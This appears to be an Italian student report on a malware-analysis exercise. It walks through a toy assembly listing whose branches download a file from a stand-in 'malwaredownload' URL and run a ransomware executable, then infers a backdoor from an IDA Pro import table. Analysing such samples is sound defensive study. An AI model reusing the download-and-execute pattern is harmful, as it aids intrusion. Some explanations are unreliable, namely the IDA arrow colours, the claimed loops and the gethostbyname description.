REPORT
U3_W11_L5

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Nelle seguenti slide, analizzerò il codice fornito per identificare e rispondere a diverse domande relative al malware in esame. In particolare, darò spiegazioni sulla natura dei salti condizionali effettuati dal malware, importerò gli screen del diagramma di flusso per visualizzare i salti effettuati e non effettuati, identificherò le diverse funzionalità implementate all'interno del malware e dettaglierò come gli argomenti vengono passati alle successive chiamate di funzione, includendo eventuali dettagli tecnici o teorici.

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Dopo l'esecuzione delle istruzioni di movimento dei registri, viene eseguito **un confronto tra il valore di EAX e 5**. Se il confronto fallisce (EAX non è uguale a 5), viene eseguito un salto condizionale a 0040BBAO. **Qui invece, continua con 0040105F, dato che EAX è uguale a 5**.

Dopo l'incremento di EBX e il **confronto tra il valore di EBX e 11**, **viene eseguito un salto condizionale a 0040FFAO** se il confronto ha successo (EBX è uguale a 11). In caso contrario, il flusso del programma passa direttamente alla sezione successiva (non visibile nel nostro codice assembly).

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


DownloadToFile() che è chiamato utilizzando l'istruzione "**call DownloadToFile()**". Questa funzione è responsabile per **il download di file**. Viene eseguito il movimento del valore del registro EDI nel registro EAX con l'istruzione "**mov EAX, EDI**". Successivamente, **il valore di EAX (l'URL)** viene inserito nello stack con l'istruzione "**push EAX**".
Infine, viene eseguita la chiamata alla funzione "**DownloadToFile()**" che dovrebbe prendere l'URL dallo stack e procedere con il download del file corrispondente.

WinExec() è chiamato utilizzando l'istruzione "**call WinExec()**". Questa funzione è responsabile per **l'esecuzione di un file o di un'operazione nel sistema**. Il valore del registro EDI viene spostato nel registro EDX con l'istruzione "**mov EDX, EDI**". Successivamente, il valore di **EDX (con il percorso del file da eseguire)** viene inserito nello stack con l'istruzione "**push EDX**".
Infine, viene eseguita la chiamata alla funzione "**WinExec()**" che dovrebbe **prendere il percorso del file eseguibile dallo stack e avviare l'esecuzione del file o eseguire l'operazione desiderata nel sistema**.

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA)

Visualizzazione completa:





Analizzando questo codice di assembly, vedo diversi cicli.

Frecce verdi: indicano istruzioni condizionali, come "jz" (jump if zero) e "jnz" (jump if not zero), che permettono al programma di saltare a una specifica posizione di codice a seconda della condizione soddisfatta o non soddisfatta.

Frecce rosse: rappresentano salti incondizionati, che permettono di passare a sezioni di codice specifiche indipendentemente da qualsiasi condizione.

Frecce blu: Indicano il ritorno al punto di inizio di una struttura iterativa, come un ciclo "while". Questi cicli eseguono un blocco di istruzioni ripetutamente fintanto che una specifica condizione rimane vera. Durante l'esecuzione del ciclo, il flusso di controllo del programma può tornare all'inizio del blocco "while" utilizzando un'istruzione di salto come "jnz" (jump if not zero) o "jz" (jump if zero), a seconda della condizione di uscita specificata.

Dunque sono presenti cicli if, while, for

Nella parte iniziale del codice, noto le etichette "start" e "endp" che indicano il punto di inizio e di fine di una subroutine o di un blocco di codice specifico.

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA)
2. Indicare il tipo di malware e il comportamento

Durante l'analisi dei malware utilizzando l'affidabile strumento di disassemblaggio **IDA Pro**, ho individuato diverse funzioni che potrebbero indicare la presenza di una **backdoor**.

Funzioni Analizzate:

LoadLibrary: Questa funzione viene utilizzata per caricare una libreria dinamica (DLL) in un processo. Può consentire all'attaccante di introdurre funzionalità aggiuntive o di eseguire codice malevolo nel contesto del processo in esecuzione.

GetProcAddress: Questa funzione viene utilizzata per ottenere l'indirizzo di una funzione all'interno di una libreria dinamica caricata. Può permettere all'attaccante di eseguire funzioni dannose o di eseguire azioni non autorizzate nel sistema.

TerminateProcess: Questa funzione viene utilizzata per terminare un processo in modo forzato. Può essere impiegata da malware per danneggiare il sistema o terminare processi specifici.

CreateMutexA: Questa funzione viene utilizzata per creare un oggetto mutex che permette la sincronizzazione tra processi. Può essere impiegata in una backdoor per coordinare l'accesso nascosto e non autorizzato al sistema.

Sleep: Questa funzione sospende l'esecuzione del thread corrente per un determinato intervallo di tempo, specificato in millisecondi. Può essere utilizzata per introdurre ritardi nel codice al fine di ostacolare il rilevamento e l'analisi da parte degli strumenti di sicurezza.

CreateFileA e **CreateFileW:** Queste funzioni vengono utilizzate per creare o aprire un file specificato dal percorso. Consentono di ottenere un handle al file, che può essere utilizzato per eseguire operazioni di lettura, scrittura o altre operazioni su di esso.

DeviceIoControl: Questa funzione viene utilizzata per comunicare con un dispositivo o un driver a livello di kernel. Consente di inviare comandi personalizzati o richieste di controllo al dispositivo o al driver per eseguire operazioni specifiche.

WSAStartup e WSACleanup: Queste funzioni sono coinvolte nell'inizializzazione e nella pulizia dell'API Winsock, utilizzata per la comunicazione di rete.

WSARecv e WSASend: Queste funzioni sono coinvolte nella ricezione e nell'invio di dati attraverso le connessioni di rete.

gethostbyname: Questa funzione viene utilizzata per ottenere informazioni sul nome host associato a un indirizzo IP.

socket e connect: Queste funzioni sono coinvolte nella creazione e nell'apertura di un socket di rete e nell'avvio di una connessione con un server remoto.

1. Effettuare un'analisi e fare screenshot del diagramma di flusso dell'esecuzione di questo semplice malware (IDA)
2. Indicare il tipo di malware e il comportamento

Alla luce delle funzioni analizzate, è possibile fare alcune ipotesi sulla possibile funzionalità del malware:

La presenza di funzioni come LoadLibrary, GetProcAddress, CreateMutexA, DeviceIoControl, WSAStartup, WSACleanup, WSARecv, WSASend, gethostbyname, socket e connect potrebbe suggerire la possibilità che il malware abbia una funzionalità di **backdoor**. Questo potrebbe consentire a un attaccante di ottenere accesso nascosto e non autorizzato al sistema infettato, fornendo un canale di comunicazione remota per controllare il sistema o eseguire azioni malevole.

Address	Ordinal	Name	Library
0040C0...		PeekNamedPipe	KERNEL32
0040C010		ReadFile	KERNEL32
0040C034		ReleaseMutex	KERNEL32
0040C030		SetEvent	KERNEL32
0040C0...		SetFilePointer	KERNEL32
0040C070		SetHandleInformation	KERNEL32
0040C0...		SetLastError	KERNEL32
0040C0...		SetStdHandle	KERNEL32
0040C090		Sleep	KERNEL32
0040C088		SystemTimeToFileTime	KERNEL32
0040C0...		SystemTimeToTzSpecificLocalTime	KERNEL32
0040C028		TerminateProcess	KERNEL32
0040C060		TlsAlloc	KERNEL32
0040C064		TlsFree	KERNEL32
0040C1...	116	WSACleanup	WSOCK32
0040C1...	111	WSAGetLastError	WSOCK32
0040C194		WSARecv	WS2_32
0040C198		WSASend	WS2_32
0040C1...	115	WSAStartup	WSOCK32
0040C0...		WaitForSingleObject	KERNEL32
0040C014		WriteFile	KERNEL32
0040C0F0		_XcptFilter	MSVCRT
0040C1...	151	__WSAFDIsSet	WSOCK32
0040C0...		__dllonexit	MSVCRT
0040C0...		__getmainargs	MSVCRT
0040C174		__mb_cur_max	MSVCRT
0040C0...		__p___initenv	MSVCRT
0040C0...		__p__commode	MSVCRT
0040C124		__p__environ	MSVCRT
0040C0...		__p__fmode	MSVCRT
0040C128		__p__wenviron	MSVCRT
0040C0...		__set_app_type	MSVCRT

0040C1...	52	gethostbyname	WSOCK32
0040C1...	7	getsockopt	WSOCK32
0040C1...	9	htons	WSOCK32
0040C1...	10	inet_addr	WSOCK32
0040C1...	12	ioctlsocket	WSOCK32
0040C1...		malloc	MSVCRT
0040C118		modf	MSVCRT
0040C1...	14	ntohl	WSOCK32
0040C1...		perror	MSVCRT
0040C164		printf	MSVCRT
0040C144		qsort	MSVCRT
0040C120		realloc	MSVCRT
0040C1...	18	select	WSOCK32
0040C1...	21	setsockopt	WSOCK32
0040C160		signal	MSVCRT
0040C1...	23	socket	WSOCK32
0040C1...		strchr	MSVCRT
0040C114		strerror	MSVCRT
0040C134		strncmp	MSVCRT
0040C1...		strncpy	MSVCRT
0040C100		strrchr	MSVCRT
0040C1...		strspn	MSVCRT
0040C138		strstr	MSVCRT
0040C110		wcscpy	MSVCRT
0040C1...		wcslen	MSVCRT
0040C104		wcsncmp	MSVCRT

Address	Ordinal	Name	Library
0040C004		AllocateAndInitializeSid	ADVAPI32
0040C074		CloseHandle	KERNEL32
0040C0...		CreateEventA	KERNEL32
0040C0...		CreateFileA	KERNEL32
0040C0...		CreateFileW	KERNEL32
0040C044		CreateMutexA	KERNEL32
0040C0...		DeleteCriticalSection	KERNEL32
0040C0...		DeviceIoControl	KERNEL32
0040C068		DuplicateHandle	KERNEL32
0040C038		EnterCriticalSection	KERNEL32
0040C084		FileTimeToLocalFileTime	KERNEL32
0040C0...		FileTimeToSystemTime	KERNEL32
0040C094		FormatMessageA	KERNEL32
0040C050		FreeEnvironmentStringsW	KERNEL32
0040C000		FreeSid	ADVAPI32
0040C0...		GetCommandLineW	KERNEL32
0040C0...		GetCurrentProcess	KERNEL32
0040C054		GetEnvironmentStringsW	KERNEL32
0040C024		GetExitCodeProcess	KERNEL32
0040C0...		GetFileInformationByHandle	KERNEL32
0040C048		GetFileType	KERNEL32
0040C098		GetLastError	KERNEL32
0040C0...		GetOverlappedResult	KERNEL32
0040C0...		GetProcAddress	KERNEL32
0040C078		GetSystemTimeAsFileTime	KERNEL32
0040C080		GetTimeZoneInformation	KERNEL32
0040C020		GetVersionExA	KERNEL32
0040C058		GlobalFree	KERNEL32
0040C040		InitializeCriticalSection	KERNEL32
0040C0...		LeaveCriticalSection	KERNEL32
0040C018		LoadLibraryA	KERNEL32
0040C0...		LocalFree	KERNEL32